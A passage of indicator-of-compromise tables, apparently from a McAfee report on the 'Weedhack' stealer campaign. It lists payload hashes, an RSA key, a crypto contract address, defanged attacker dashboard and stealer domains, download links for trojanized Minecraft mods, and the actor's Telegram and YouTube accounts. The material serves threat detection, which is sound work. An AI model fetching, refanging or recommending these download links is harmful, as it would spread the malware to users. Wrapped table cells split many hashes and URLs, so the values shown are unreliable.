Eed7e30349b4c4ba43f7d8431 33b3a5e2992ce6 |
elevator.jar |
| 37bcec9ba357a2cb13a4f0f910
E40f01e33973a5d637a3487c2 98105ae1ff22b |
Module.jar |
| 08a64523d7a05defb6cc5c87df
340d76f9ef7ccc9623a0d33898 1be4cd9cd6c7 |
module.jar |
| 36a89f65fe2d693a094b51495f
3a84d0f4f2ae7276649952d6f7 8c85282e6f6d |
Module.jar |
| D4918dbf7ada4883d89a01dcf5
332413b7773b12d0e479f2cf50 2e3245c93720 |
elevator.jar |
| Stage 3 Payload | |
| Cf9bc0a3e01a7b466bc35dbf88
563adf61c884ad5fb2b28afd12 98a5f723f370 |
SecurityManager.jar |
| D28bc760f0b80905ea199809a
D7ebfc73ab12aeab0ad3ee2dd1 1990657d2d9eb |
SecurityManager.jar |
| 7f69a67316872186fd440b412
6a77c419f14b459542181c5e1 2feb49a223fd39 |
SecurityManager.jar |
| 902cb8bfa3863df299ac804dc7
7e3e9366658b2b3c2ec5d3a1b daf2e52520ce5 |
SecurityManager.jar |
| 2a5baf86a3e982eb557dffffabb
619c9e80581d41cdc4b85b063 67b588647a7d |
SecurityManager.jar |
| Stage 4 Payload | |
| Ea595940815a11901bd99214b
26d9528034f7182bd6c3bf2fe3 179ac92e00afc |
component.jar |
| Dba9908f63f5f32405f7a728f37
979e743814532378cabc4f0e9f 24c34197c60 |
component.jar |
| 77dd1dd9b12699c64ab31c014
0b28c70339014a0969f3bb7a7 9068f5b8f3f34a |
component.jar |
| 32e743d1e3957f35651a9d15a
83bc128b82108c17b0fa64d63f a98b1d326fc9d |
component.jar |
| A81ba29e550beae21fff69bfe04
78249eb7078b173f9cf2040d74 df299fc9d5b |
component.jar |
| 14118a6070f89baafd5f2aeaf2d
F7535a8053f99944453584f0d1 efeb6501ac3 |
Telemetry.exe |
|
B9f71ed4b08c93a7fc5468bee2 3660e3129e1cf9c84100d4d40 ad70fb7c851fa |
RuntimeBroker.exe |
| 88d8ac22ea323842cd760d645
Daea54043739d45a0fa61fd72f e5a5c9acb5e69 |
elv.vbs |
| Fdceafe4dcf9cf6d23b20338242
75c08ec73d6b01adc644416e4 3ecca94c89c9 |
INF config |
| 226889380ca1695158cd42ba4
B7d89352c4fa74010583669ac 89ad69fdefd566 |
Updater.vbs |
| 1b5ca4d2b5eb23041da0f6effd
C408d50768701d4140a21c9fb d244f9458d720 |
WinDefConfig.cmd |
| C7691712d794d4ef582c59156
6bf5fda76a364b0bcdad315adb aaec8607ad0f3 |
chromedriver.dll |
| 0xce6d41de | Function Selector |
| MIIBIjANBgkqhkiG9w0BAQEFA
AOCAQ8AMIIBCgKCAQEAtmNz Df4737/iYWvscWg6vQg9dHa/y UchfQY9r5htNTLZ3ZDAbqrzN9 3I0ctZHa27oRnkpB7XpowI4NH 8eIRmaMThggpTYRXzHzLvUjhyr FFPkIOo/HI1gZF5IV7/XmvYWqg EsSpxl0iesOUlaWO5A8QlTu0Q LsZAzZtzZyLj/v1XbPT02rTvZku RhE6nzpUR4GN3Jp4Bn8zQAW DFDe17PWZxOi19uUTMPzgFj9 N3h7DprwBmE3fR7IMsbiFacAo SHfqkTpEwY7A8ArK1DQ1yJXP Og/PQ4aTU9gU38WC20wtct79 6ImZiuRYdNWcSzHda5ZbvZdv pw6RHh0zQqGVhRQIDAQAB |
RSA Public Key |
| 0x1280a841Fbc1F883365d3C8
3122260E0b2995B74 |
Ethereum smart contract address |
| Weedhack Dashboard URLs | |
| hxxps://whpayment.ru | |
| hxxp://whack.cy/ | |
| hxxps://weedhack.to/dashboar
d/auth/login |
|
| hxxps://whtempdomain.com | |
| hxxps://whreceiverrrrrrrrr.ru/da
shboard/overview |
|
| hxxps://whtempdomain.com/ | |
| hxxp://friendlydomain.ru/ | |
| hxxp://whrc.ru/ | |
| hxxps://whnewreceive.ru/ | |
| hxxp://weedhack.xyz | |
| Other Campaigns by the same threat actor | |
| hxxp://92[.]119[.]164[.]235/ | |
| hxxps://acabstealer[.]ru/ | |
| hxxp://stealer[.]to/ | |
| hxxp://1312services[.]ru/ | |
| hxxps://1312stealer[.]ru/ | |
| hxxp://dieserbenni[.]ru/ | |
| hxxps://marsalek[.]cy/ | |
| hxxp://stealer[.]cy/ | |
| hxxps://newlumm[.]fun/ | |
| hxxp://limbo100x[.]ru/ | |
| hxxp://pentagon[.]cy/ | |
| URLs distributing Weedhack | |
| hxxps://aetherminecraft.lovable
.app/game-mods |
|
| hxxps://donutdupe.xyz/DonutD
upe-1.21.1.jar |
|
| hxxps://www.skytils.net/skytils-
1.21.11.jar |
|
| hxxps://static.planetminecraft.c
om/files/resource_media/mod/ mousetweaks-fabric-mc1-21- 9-2-29.jar |
|
| hxxps://static.planetminecraft.c
om/files/resource_media/mod/ no-delay-optimizer1-21-4.jar |
|
|
hxxps://night-client- Hub.lovable.app/downloads/du peclient1.21.11-1.21.11.jar |
|
| hxxp://chromium-
Client.github.io/main/Chromium Client-.jar |
|
| hxxps://farmhelper-
Macro.com/downloads/FarmH elper-1.21.jar |
|
| hxxps://skyhanni.net/download
s/1-21-5/SkyHanni-6.0.0- mc1.21.5.jar |
|
| hxxps://xenonclient.com/downl
oads/XenonClient-1.21.jar |
|
| hxxps://odinclient.com/Odin-
1.21.10-latest.jar |
|
| hxxps://nova-client.com/Nova-
Client-1.21.11-latest.jar |
|
| hxxps://pixeldrain.com/api/file/
o4jKp4Tx?download |
|
| hxxps://kryptonclient.gg/downlo
ads/KryptonClient.jar |
|
| hxxps://simplevoicechatmod.co
m/downloads/voicechat-fabric- 1.21.11-2.6.11.jar |
|
| hxxps://www.notenoughupdate
s.net/downloads/NotEnoughUp dates-1.21.5.jar |
|
| hxxps://download2281.mediafir
e.com/jauvm3juydxggiNLRPkzg- hBEQ9fc9IzMzMCAY_BRiGVMg _VrsDLTQVIJfsq8QfJn7hqLZFDg Yigs27kOYaViC05jdawf- 9rxEKKpi_lg- 7FzEG1xfEph2q17W0C7reY0P- zGfI- HSAknLDhz4WJblw2GCHrXyaO 2eDXMI_S2QSh- Ik/1iskin1nr2av9jx/JennyMod_F abric_1.21-1.0.0+%281%29.jar |
|
| hxxps://download2282.mediafir
e.com/ulew3ffsg8igzrwikDrX1C BNddz9Q- Q_njGGhftuIFu1GN5SiqIKOScEj VWNvkoXe9_qFO1VJ- UgvABYdfLpSWHiAtkMYs2sQ1 MOuvg4taPYHfRrfMlNr2p0Oau PRi-SRi- FCBOou37THLnL5ZGDG6ylmT q_kphdyf2bdUdTGxs/kzltscks3 54a1at/KryptonClient%2B1.21. 11.jar |
|
| hxxps://gitlab.com/shlostval52/
meteorclient- 1.21.11/-/raw/main/AutoHarpT SM-1.21.11.jar?inline=false |
|
| hxxps://cdn.discordapp.com/at
Tachments/148006939884781 9806/1484225086423699607/ ThunderHack_NextGen-0.3.jar? ex=69ed9294&is=69ec4114&h m=cc730a4d8bf87f790362f6a4 Cd95190f1289ebc43a5fac9cb2 d41d0b435625fb& |
|
| hxxps://limewire.com/decrypt/
Download? downloadId=96751c7f-be08- 4261-b9ee-78541782f59b |
|
| hxxps://cdn.discordapp.com/at
Tachments/147115529725804 9578/1471159638572666940/ SPOILER_Casino_Rigger.jar? ex=698debae&is=698c9a2e&h m=71bc572ecaf1a384fb13de4 78b64799cc9aa2fdc649ff3339 d67f7d8ce3f5313& |
|
| hxxps://cdn.discordapp.com/at
Tachments/147156632852247 3643/1472074919356530688/ NEW_5050BJPAPER_1_1.jar? ex=6991e8da&is=6990975a&h m=d0e9b86426403d3b186f13 14705e0e7f34670881be8bc87 d731bb072ccfb55b4& |
|
| hxxps://cdn.discordapp.com/at
Tachments/147052242540507 9585/1470522505604239646/ Xenon_Crack_by_Cipher_Servic e.jar? ex=698c430e&is=698af18e&h
m=49f840ac3b7b32aa57865dd 285412264b07b6ec0cdafdd73 1d3e54a7923dd0fb& |
|
| hxxps://cdn.discordapp.com/at
Tachments/147056042374398 3678/1470890304788889620/ NEW_5050BJPAPER_1.jar? ex=698cf0d8&is=698b9f58&h m=4b852782cbef5bdc216964f 4254c94c9288fcb650f5363bb6 dcb436a3335d025& |
|
| Weedhack’s Telegram Channel | |
| hxxps://t[.]me/+pw_g24ajDcQw
MmYy |
|
| Weedhack Owner’s telegram account | |
| hxxps://t[.]me/MetaMaskenMan
n |
|
| YouTube Channel advertising
WeedHack |
|
| https://www.youtube.com/@Th
eRix-u2t |
|
| https://www.youtube.com/@H
opzyPacks |
Stay Updated
Follow us to stay updated on all things McAfee and on top of the latest consumer and mobile security threats.